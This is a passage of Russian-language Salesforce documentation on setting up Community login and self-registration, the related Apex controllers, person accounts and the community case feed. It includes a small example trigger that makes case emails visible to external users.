4. Введите имя страницы или пропустите данное поле для выполнения поиска по всем доступным страницам.
5. Щелкните значок  и выберите имя нужной страницы в результатах поиска.
6. Нажмите кнопку **«Сохранить»**.

Чтобы восстановить стандартную страницу входа для шаблона сообщества, выберите тип страницы **«Стандартная страница»**.

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Настройка самостоятельной регистрации для сообщества

Включите самостоятельную регистрацию для предоставления нелицензированным пользователям-гостям возможности присоединения к сообществу. При необходимости сохраните их как контакты организации-компании или создайте организацию-лицо для каждого саморегистрирующегося пользователя.

При включении самостоятельной регистрации данные страницы Visualforce и контроллеры Apex связываются с используемым сообществом.

- Страница `CommunitiesSelfReg` и контроллер `CommunitiesSelfRegController`: данная страница предоставляет форму для регистрации партнеров или клиентов в сообществе. Чтобы изменить стандартный процесс самостоятельной регистрации, измените контроллер Apex по имени `CommunitiesSelfRegController` (начиная с выпуска Spring'15 является необязательным).

  Прим.: Настройки Apex для процесса самостоятельной регистрации имеют преимущество над стандартными параметрами, заданными на странице «Рабочие пространства сообщества» или «Управление сообществом». При использовании организаций, созданных до выпуска Spring'15, текущие настройки Apex для самостоятельной регистрации будут применяться без изменения.

- Страница `CommunitiesSelfRegConfirm` и контроллер `CommunitiesSelfRegConfirmController`: если пользователь не создает пароль во время самостоятельной регистрации ввиду пропуска или отсутствия поля пароля в форме самостоятельной регистрации, то данная страница подтверждает отправку сообщения эл. почты о сбросе пароля. Пользователи, открывающие данную страницу, могут выполнять вход только после сброса пароля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Стандартные страницы самостоятельной регистрации и контроллеры используются всеми сообществами организации. При включении самостоятельной регистрации для нескольких сообществ рекомендуем дополнительно настроить интерфейс самостоятельной регистрации для перенаправления пользователей на другие страницы, назначения разных профилей или наборов полномочий для других сообществ и т. д.

Прим.: Переименование или удаление стандартной страницы самостоятельной регистрации может инициировать возникновение ошибок при выполнении стандартного потока самостоятельной регистрации.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Вход и регистрация»**.
3. Установите флажок **«Разрешить внешним пользователям самостоятельную регистрацию»** в разделе «Регистрация».
4. При необходимости выберите настраиваемую страницу самостоятельной регистрации для сообщества. Выберите тип страницы (**«Конструктор сообществ»** или **«Visualforce»**), введите имя страницы в поле поиска и щелкните значок  . Чтобы выбрать страницу, щелкните имя нужной страницы в окне результатов поиска. Чтобы восстановить стандартную страницу самостоятельной регистрации (`CommunitiesSelfReg`), выберите **«Стандартная страница»**.

   Результаты поиска отображают только опубликованные страницы конструктора сообществ. При использовании настраиваемой страницы рекомендуем изменить контроллеры Apex по имени `CommunitiesSelfRegController` и `CommunitiesSelfRegConfirmController` для самостоятельной регистрации.
5. Чтобы назначить саморегистрирующимся пользователям стандартный профиль, воспользуйтесь параметром **«Профиль»**.

Прим.: Разрешается выбирать только профили портала, связанные с сообществом. Удаление стандартного профиля для саморегистрирующихся пользователей из сообщества инициирует автоматическое заполнение параметра «Профиль» значением *«Нет»*.

6. Чтобы выбрать организацию-компанию для назначения саморегистрирующимся пользователям, воспользуйтесь параметром **«Организация»**.

   Саморегистрирующийся пользователь назначается как контакт указанной организации. Чтобы создать организацию-лицо (при наличии поддержки) для каждого саморегистрирующегося пользователя, пропустите данное поле.

   Убедитесь, что используемая организация включена в качестве партнера. Откройте нужную организацию, а затем последовательно нажмите кнопки **«Управление внешней организацией»** и **«Включить как партнера»**.

7. Нажмите кнопку **«Сохранить»**.

После настройки самостоятельной регистрации ссылка **«Не участник?»** перенаправляет внешних пользователей на страницу самостоятельной регистрации со страницы входа. Ниже перечислены действия, выполняемые при самостоятельной регистрации пользователя в сообществе.

- Система Salesforce создает запись нового пользователя на основе данных, указанных на странице самостоятельной регистрации.
- Пользователь назначается профилю, указанному при настройке самостоятельной регистрации.
- Пользователь связывается с организацией-компанией или организацией-лицом (в зависимости от настроек).
- Лицензии Customer Community Plus и Partner Community требуют связывания записей пользователей с ролью организации. При отсутствии выбранной роли в стандартном профиле самостоятельной регистрации система Salesforce назначает роль «Исполнитель».

Прим.: Помните, что каждому саморегистрирующемуся пользователю назначается одна лицензия сообществ. При настройке страницы самостоятельной регистрации рекомендуем добавить критерии, позволяющие проверять регистрирующихся пользователей. Кроме того, во избежание несанкционированных отправок формы рекомендуем дополнить страницу самостоятельной регистрации механизмом безопасности (например, CAPTCHA или скрытое поле).

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройка процесса самостоятельной регистрации сообщества посредством Apex

Создание организаций-лиц для саморегистрирующихся пользователей

Создание организаций-лиц для саморегистрирующихся пользователей

Если клиентами компании главным образом являются отдельные лица, то система позволяет назначать каждому саморегистрирующемуся пользователю организацию-лицо взамен создания контактов в рамках одной организации-компании.

Важное замечание: Организация должна поддерживать организации-лица. Создание организаций-лиц поддерживается только лицензиями «Клиентское сообщество» и «Клиентское сообщество плюс».

Последовательно выберите пункты **«Администрирование»** > **«Вход и регистрация»** на страницах «Управление сообществом» или «Рабочие пространства сообществ», включите функцию самостоятельной регистрации и оставьте пустым поле **«Организация»**. Назначьте саморегистрирующимся пользователям стандартный профиль.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Система Salesforce создает отдельные организации-лица для каждого саморегистрирующегося пользователя. Каждому пользователю назначается стандартный профиль, выбранный при настройке функции самостоятельной регистрации, а также стандартная роль. При отсутствии роли, заданной посредством профиля или контроллера Apex для самостоятельной регистрации, система Salesforce назначает саморегистрирующимся пользователям роль «Исполнитель». Чтобы выполнить дополнительную настройку данной функции, воспользуйтесь контроллером Apex для самостоятельной регистрации (`CommunitiesSelfRegController`).

Кроме того, можно вручную создать организации-лица и назначить их для пользователей сообщества с лицензиями «Клиентское сообщество» и «Customer Community Plus».

СМ. ТАКЖЕ:

- Что такое организация-лицо?
- Включение организаций-лиц

Настройка процесса самостоятельной регистрации сообщества посредством Apex

Чтобы настроить стандартный процесс самостоятельной регистрации для сообщества, обновите `CommunitiesSelfRegController`. Один контроллер может использоваться для стандартной страницы самостоятельной регистрации (`CommunitiesSelfReg`) или настраиваемой страницы самостоятельной регистрации Visualforce или конструктора сообщества.

При необходимости настройте самостоятельную регистрацию на странице «Рабочее пространство сообщества» или «Управление сообществом». Данная настройка должна применяться только при изменении стандартного алгоритма самостоятельной регистрации, при наличии нескольких сообществ в организации или при использовании настраиваемой страницы самостоятельной регистрации.

Прим.: Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Щелкните ссылку **«Правка»** напротив `CommunitiesSelfRegController`.
3. Чтобы определить нужный тип профиля, введите значение для `ProfileId`.

   Выбор стандартного профиля при настройке самостоятельной регистрации инициирует переопределение стандартного значения значением из кода Apex.

   Прим.: Обратите внимание, что, независимо от роли, введенной для `roleEnum`, по умолчанию новым пользователям назначается роль «Нет». При самостоятельной регистрации роль пользователя может быть обновлена на странице сведений о пользователе.

4. Введите код организации для нужной организации-клиента или организации-партнера.

   Выбор стандартной организации при настройке самостоятельной регистрации инициирует переопределение стандартного значения значением из кода Apex.

   Убедитесь, что используемая организация включена в качестве партнера. Откройте нужную организацию, а затем последовательно нажмите кнопки **«Управление внешней организацией»** и **«Включить как партнера»**.

5. При включении самостоятельной регистрации для нескольких сообществ добавьте код для создания соответствующих типов пользователей для каждого сообщества, включая назначение профиля, роли и кода организации каждому сообществу.
6. Нажмите кнопку **«Сохранить»**.
7. Разрешите профилю гостя доступ к организациям и контактам. Профиль гостя автоматически связывается с сайтом Force.com сообщества.
   a. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и щелкните **«Рабочее пространство сообщества»** или **«Управление»** напротив сообщества.

b. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**, а затем нажмите **«Перейти к Force.com»**..

c. Щелкните **«Параметры общего доступа»**.

d. Нажмите кнопку **«Правка»**.

e. Установите флажки «Чтение» и «Создание» напротив объектов «Организации» и «Контакты» в разделе «Полномочия стандартного объекта».

f. Нажмите кнопку **«Сохранить»**.

g. Нажмите кнопку **«Правка»** в связанном списке «Доступ к классу Apex включен».

h. Добавьте `CommunitiesSelfRegController` и нажмите кнопку **«Сохранить»**.

i. Нажмите кнопку **«Правка»** в связанном списке «Доступ к странице Visualforce включен».

j. Добавьте `CommunitiesSelfReg` и нажмите кнопку **«Сохранить»**.

8. Чтобы настроить содержимое стандартной страницы самостоятельной регистрации, измените страницу `CommunitiesSelfReg`.

a. В настройке введите строку *«Страницы `Visualforce`»* в поле «Быстрый поиск», затем выберите **«Страницы Visualforce»**.

b. Щелкните ссылку **«Правка»** напротив `CommunitiesSelfReg`.

c. Добавьте код для настройки обязательных полей.

Все поля стандартной формы, кроме поля «Пароль», являются обязательными.

d. Нажмите кнопку **«Сохранить»**.

По завершении настройки внешние пользователи, отправляющие заполненную форму самостоятельной регистрации (включая пароль), выполняют вход в сообщество.

Прим.: При самостоятельной регистрации пользователя для сообщества, поддерживающего Chatter Answers, полномочие «Пользователь Chatter Answers» не назначается пользователю автоматически.

При использовании настраиваемой страницы самостоятельной регистрации Visualforce взамен стандартной страницы `CommunitiesSelfReg` рекомендуем дополнить `CommunitiesSelfRegController` кодом ниже. Замените *`CommunitiesCustomSelfRegPage`* именем настраиваемой страницы самостоятельной регистрации. Затем добавьте полученный результат в первую строку кода на странице `CommunitiesSelfReg`.

Включить другие функции Salesforce в сообществах

Сообщества Salesforce предлагают платформу для предоставления множества функциональных возможностей Salesforce участникам сообщества. Например, включите Salesforce Knowledge, чтобы клиенты могли просматривать статьи знаний в вашем сообществе. Включите ленты обращений, чтобы облегчить обсуждение обращений клиентов. Или дайте партнерам просматривать панели мониторинга Аналитики Wave в своем сообществе. Также есть приложение Chatter Questions, прямые сообщения, вопросы к обращению и данные полей услуг. Это честная игра!

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Включение обращений для пользователей сообществ

Благодаря включению обращений, внешние пользователи могут просматривать и создавать обращения в сообществах.

При включении обращений для внешних пользователей сообщества система позволяет назначать обращения данным участникам. Кроме того, внешние участники могут редактировать, создавать или переназначать обращения, а также добавлять комментарии к обращениям, находить решения и создавать группы, работающие с обращениями.

Прим.: Комментарии к обращениям, добавленные внешними пользователями в сообществах, являются общедоступными и могут быть просмотрены любыми пользователями, которым доступны соответствующие обращения. Кроме того, внешние пользователи не могут редактировать комментарии к обращениям, связывать обращения с активами, удалять обращения или обновлять статус обращения.

1. Добавьте вкладку «Обращения» в список доступных вкладок сообщества.
2. Выберите доступность вкладки, а также назначьте полномочия объекта «Чтение», «Создание» и «Редактирование». Чтобы назначить полномочия, воспользуйтесь профилем или набором полномочий. Если данные полномочия должны применяться выборочно, рекомендуем использовать набор полномочий.
   a. При использовании профиля (например, профиль Partner Community) задайте уровню доступности вкладки «Обращения» значение «Включены стандартные параметры» и включите полномочия «Чтение», «Создание» и «Редактирование» для обращений.
   b. При использовании набора полномочий создайте набор полномочий с перечисленными ниже параметрами.
      - Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
      - Выберите полномочия «Чтение», «Создание» и «Редактирование» в разделе «Параметры объекта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения обращений для пользователей сообществ:

- Управление профилями и наборами полномочий

При включении функции уведомления контактов о добавлении новых комментариев к обращениям сообщения эл. почты, отправляемые внешним пользователям, содержат ссылку на сообщество. Сообщения эл. почты, отправляемые контактам для уведомления о создании и обновлении обращений, также содержат ссылку на сообщество.

СМ. ТАКЖЕ:

Поля слияния для сообществ

Включение электронных уведомлений о добавлении ответов на портал в ленте обращений

Лента обращений сообщества

Лента обращений сообщества позволяет агентам и участникам сообщества просматривать весь жизненный цикл обращения. Все взаимодействия обращений отображаются посредством универсальной хронологической ленты обращений Chatter. Участникам сообщества доступны дополнительные функции Chatter, тогда как функции по поддержке позволяют агентам предоставлять более эффективную и персонифицированную помощь.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Лента обращений сообщества предоставляет пользователям сообщества интуитивно понятную среду, позволяющую управлять обращениями. Внутренние и внешние пользователи видят следующие взаимодействия в потоке обращений сообщества.


- Сообщения Chatter, содержащие текст, файлы или ссылки
- Связанные с обращением вопросы в Chatter.
- Электронные обращения

  Прим.: Чтобы узнать подробнее о доступности сообщений электронной почты, см. Сообщения электронной почты в потоке общественного обращения.

- Сообщения социальной сети, доступные только для чтения, по обращениям, если они включены администратором Salesforce.

x

Поток обращения сообщества в сообществе, созданном в соответствии с шаблоном «Служба работы с клиентами» (Napili):



Публикатор **(1)** позволяет пользователям создавать сообщения и добавлять файлы в обращение. Лента **(2)** поддерживает все инструменты сотрудничества Chatter: пользователи могут комментировать, добавлять закладки и выбирать понравившиеся сообщения, а также упоминать других пользователей. Изображения и комментарии отображаются встроенными, позволяя быстро сканировать ленту на наличие определенной информации. Компонент «Вложения» **(3)** отображает все связанные вложения.

Когда поток обращений сообщества включен, агенты поддержки могут выполнять следующие задачи.

- Использовать действие «Сообщество» в потоке обращения консоли для ответа на запросы сообщества и создания личных и общих сообщений Chatter для обращений.
- Отображать или скрывать опубликованное сообщение или письмо эл. почты в потоке обращений сообщества для внешних пользователей.

Лента обращений сообщества доступна во всех сообществах, созданных на основе шаблонов сообщества для самообслуживания или шаблона «Вкладки Salesforce + Visualforce».

Известные проблемы

- В сообществах, созданных на основе шаблонов, электронные сообщения в ленте обращений сообщества не отображают встроенные изображения или активные ссылки.
- При использовании сообщества, созданного на основе шаблона Koa или Kokua, имена пользователей в ленте обращений сообщества отображаются в виде ссылок, но не поддерживают возможность перехода.

СМ. ТАКЖЕ:

Рекомендации по использованию ленты обращений сообщества

Настройка ленты обращений сообщества


Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества

Настройка ленты обращений сообщества

Лента обращений сообщества позволяет пользователям сообщества и агентам службы поддержки просматривать все взаимодействия обращений в одном месте. Агенты также имеют возможность выполнять дополнительные действия непосредственно с консоли. Чтобы настроить поток обращений сообщества, включите его в вашей организации и убедитесь, что страница обращений в вашем сообществе настроена правильно.

Важное замечание: Перед настройкой ленты обращений сообщества прочтите Рекомендации по ленте обращений сообщества.

1. Включите ленту обращений сообщества.
   a. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры поддержки»**.
   b. Установите флажок **«Включить ленту обращений сообщества»**.
   c. При необходимости установите флажок **«Включить электронные уведомления для сообщений-обращений»** (рекомендуется).
   d. Нажмите кнопку **«Сохранить»**.
2. Если ваше сообщество создано с помощью вкладок Salesforce и Visualforce, убедитесь, что страница вашего обращения содержит ленту Chatter.
3. Если ваше сообщество использует шаблоны Koa, Kokua или «Служба работы с клиентами» (Napili), убедитесь, что ваша активная страница сведений об обращении поддерживает ленту обращений сообщества.
   a. В Конструкторе сообществ щелкните  .
   b. Щелкните **«Управление страницей»**.
   c. Найдите «Сведения об обращении» в поле «Имя» и убедитесь, что активная страница, назначенная ему, — либо «Сведения об обращении Chatter» (по умолчанию), либо «Сведения о записи».



Если вы измените страницу подробных сведений активного обращения, изменения следует опубликовать.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения ленты обращений сообщества сделайте следующее.

- Настройка приложения
- Поддержка компактной ленты обращений в организации

Важное замечание: Если лента обращений сообщества включена, а вы используете «Базовые сведения об обращениях» в качестве активной страницы сведений об обращении, внешние пользователи видят только комментарии, а не сообщения Chatter или письма эл. почты в своей ленте обращения. Это дает внешним пользователям гораздо меньше доступа к своим обращениям. Чтобы дать пользователям полное представление о своих взаимодействиях, используйте Сведения об обращении Chatter или Сведения записи в качестве активной страницы сведений об обращении.

Рекомендации по использованию ленты обращений сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прежде чем настроить ленту обращений сообщества, просмотрите важную информацию ниже.

При включении ленты обращений сообщества:

- Агенты могут использовать действие «Сообщество» в ленте обращений консоли для публикации ответов на вопросы сообщества и создания общедоступных или личных сообщений Chatter для обращений.
- Агенты могут отображать или скрывать опубликованные сообщения Chatter и сообщения эл. почты в ленте обращений внешних пользователей сообщества.
- Внешние пользователи сообщества, имеющие доступ к обращению, могут просматривать связанные сообщения Chatter, вопросы и сообщения эл. почты в своей ленте обращений.

При включении электронных уведомлений для сообщений-обращений:

- Все контакты обращения уведомляются по эл. почте при публикации сообщения, поддерживающего внешнее отображение для обращения. Пользователи могут комментировать сообщение путем отправки ответа по эл. почте.
- При использовании настраиваемых параметров электронных уведомлений (например, параметры, инициированные бизнес-правилами) выбор данного параметра может инициировать создание повторяющихся электронные уведомлений.
- Эти уведомления можно отключить при использовании сообществ, созданных на основе шаблона «Служба работы с клиентами» (Napili) или Salesforce Tabs + Visualforce. В меню параметров электронных уведомлений снимите флажок **«Сообщение по одному из моих обращений»** в пункте «Уведомлять меня по эл. почте, если кто-то...».

СМ. ТАКЖЕ:

Сообщения эл. почты в ленте обращений сообщества

Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества

Настройка ленты обращений сообщества

Сообщения эл. почты в ленте обращений сообщества

При включении ленты обращений сообщества внешние пользователи, имеющие доступ к обращению, могут просматривать электронные обращения в своей ленте. Сообщения эл. почты в ленте обращений сообщества содержат автора, получателей, текст и время отправки сообщения эл. почты.

По умолчанию электронное обращение, отправленное или полученное контактом обращения, отображается в ленте всех пользователей (как внутренних, так и внешних), имеющих доступ к обращению. Внешний пользователь может просмотреть обращение только при наличии соответствующего доступа к обращениям сообщества в профиле.

Например, внешний пользователь публикует вопрос в сообществе. Вопрос остается нерешенным, поэтому модератор сообщества создает обращение посредством функции создания обращения из вопроса. Если агент службы поддержки,

назначенный обращению, отправляет сообщение эл. почты внешнему пользователю посредством публикатора «Эл. почта», то внешний пользователь и все другие пользователи, имеющие доступ к обращению, могут просмотреть сообщение эл. почты в ленте обращений. Как правило, к пользователям, имеющим доступ к обращению, относятся: назначенный агент службы поддержки и контакт обращения.

При включении ленты обращений сообщества рекомендуем создать триггер Apex или процесс, позволяющий скрывать или отображать все электронные обращения в лентах внешних пользователей сообщества. Поле `IsExternallyVisible` объекта EmailMessage определяет доступность сообщений эл. почты в ленте обращений сообщества. Если данному полю задано значение `true`, то сообщения эл. почты, отправленные или полученные контактом обращения, отображаются внешним пользователям, имеющим доступ к обращению.

Пример: Триггер ниже отображает все электронные обращения в лентах внешних пользователей, имеющих доступ к обращению. Другими словами, электронные обращения, пересылаемые между внутренними пользователями, будут также отображаться внешним пользователям, имеющим доступ к обращению (например, при использовании публикатора «Эл. почта» назначенным агентом службы поддержки для отправки сообщения эл. почты поставщику услуг). Чтобы *скрыть* все электронные обращения в лентах обращений внешних пользователей, измените значение `true` на значение `false`.

```
trigger makepublic on EmailMessage (before Insert) {
for(EmailMessage oe:trigger.new){
oe.IsExternallyVisible=true;
}

}
```

СМ. ТАКЖЕ:

Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества

Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ		ВЕРСИИ
Для редактирования внешней доступности опубликованного сообщения Chatter или сообщения эл. почты для обращения:	• Редактирование моих собственных сообщений • Редактирование сообщений для собственных записей • Поддержка компактной ленты обращений в организации • Поддержка ленты обращений сообщества в организации	Доступно в версиях: Salesforce Classic Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При необходимости агенты службы поддержки могут отображать или скрывать отдельные электронные обращения и опубликованные сообщения Chatter в ленте обращений пользователей сообщества.

Чтобы изменить внешнюю доступность опубликованного сообщения Chatter или сообщения эл. почты для обращения, выполните указанные ниже действия.

1. Выберите нужное сообщение или сообщение эл. почты в компактной ленте обращений.
2. В раскрывающемся меню сообщения или сообщения эл. почты:
   - Выберите параметр **«Сделать общедоступным»** для отображения внутреннего сообщения Chatter или сообщения эл. почты в ленте обращений внешних пользователей, имеющих доступ к обращению.
   - Выберите параметр **«Сделать личным»** для удаления сообщения Chatter или сообщения эл. почты из ленты обращений внешних пользователей, имеющих доступ к обращению.

Параметр «Сделать общедоступным» для сообщения Chatter:



Параметр «Сделать общедоступным» для электронного обращения:



Параметры **«Сделать общедоступным»** и **«Сделать личным»** отображаются агенту, несущему ответственность за обращение, и его руководителям во всех электронных обращениях и сообщениях Chatter для обращения. Данные параметры также отображаются внутренним пользователям, которые не несут ответственность за обращение, в собственных сообщениях-обращениях или сообщениях эл. почты.

Назначение сообщениям эл. почты и сообщениям Chatter статуса *личных*

Выбор параметра **«Сделать личным»** для сообщения Chatter или сообщения эл. почты инициирует удаление сообщения или сообщения эл. почты из ленты обращений контакта обращения и любого другого внешнего пользователя, имеющего доступ к обращению. (Тем не менее, оно отображается в лентах внутренних пользователей, имеющих доступ к обращению.) Агент может назначить сообщению или сообщению эл. почты в ленте обращений сообщества статус личного для удаления его переписки с контактом обращения из ленты обращений других внешних пользователей, имеющих доступ к обращению.

Прим.: Помните, что при назначении сообщению эл. почты статуса личного сообщение эл. почты уже получено адресатами. Аналогично, при назначении сообщению Chatter статуса личного помните, что внешним пользователям, имеющим доступ к обращению, могло быть отправлено электронное уведомление при его первой публикации.

Назначение сообщениям эл. почты и сообщениям Chatter статуса *общедоступных*

Выбор параметра **«Сделать общедоступным»** для сообщения Chatter или сообщения эл. почты инициирует отображение сообщения или сообщения эл. почты в ленте обращений контакта обращения и любого другого внешнего пользователя, имеющего доступ к обращению. Агент может назначить сообщению или сообщению эл. почты в ленте обращений сообщества статус общедоступного для уведомления контакта обращения о ходе выполнения внутренних работ по обращению.

Прим.:

- Лента обращений поддерживает удобные визуальные подсказки, позволяющие агентам быстро определять сообщения, поддерживающие внешнее отображение. Дополнительную информацию о включении данных визуальных подсказок см. в подразделе «Параметры представления ленты» раздела «Параметры для представлений ленты в ленте обращений».
- При необходимости создайте триггер Apex или процесс, позволяющий скрывать или отображать все электронные обращения в ленте обращений сообщества внешних пользователей. Дополнительную информацию см. в разделе «Сообщения эл. почты в ленте обращений сообщества».

СМ. ТАКЖЕ:

Лента обращений сообщества

Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений

Действие «Сообщество» в ленте обращений используется по умолчанию для отправки ответов клиентам по обращениям, созданным в сообществе или на клиентском портале.

Для публикации сообщений для обращений на клиентском портале или в сообществе:

1. Щелкните **«Ответить клиенту»** на странице «Лента обращений».
2. Нажмите кнопку и выберите **«Сообщество»**.
   В зависимости от параметров ленты обращений, заданных администратором, действие **«Сообщество»** может быть выбрано без предварительного нажатия кнопки **«Ответить клиенту»**.
3. Введите текст сообщения для отправки клиенту.

ВЕРСИИ

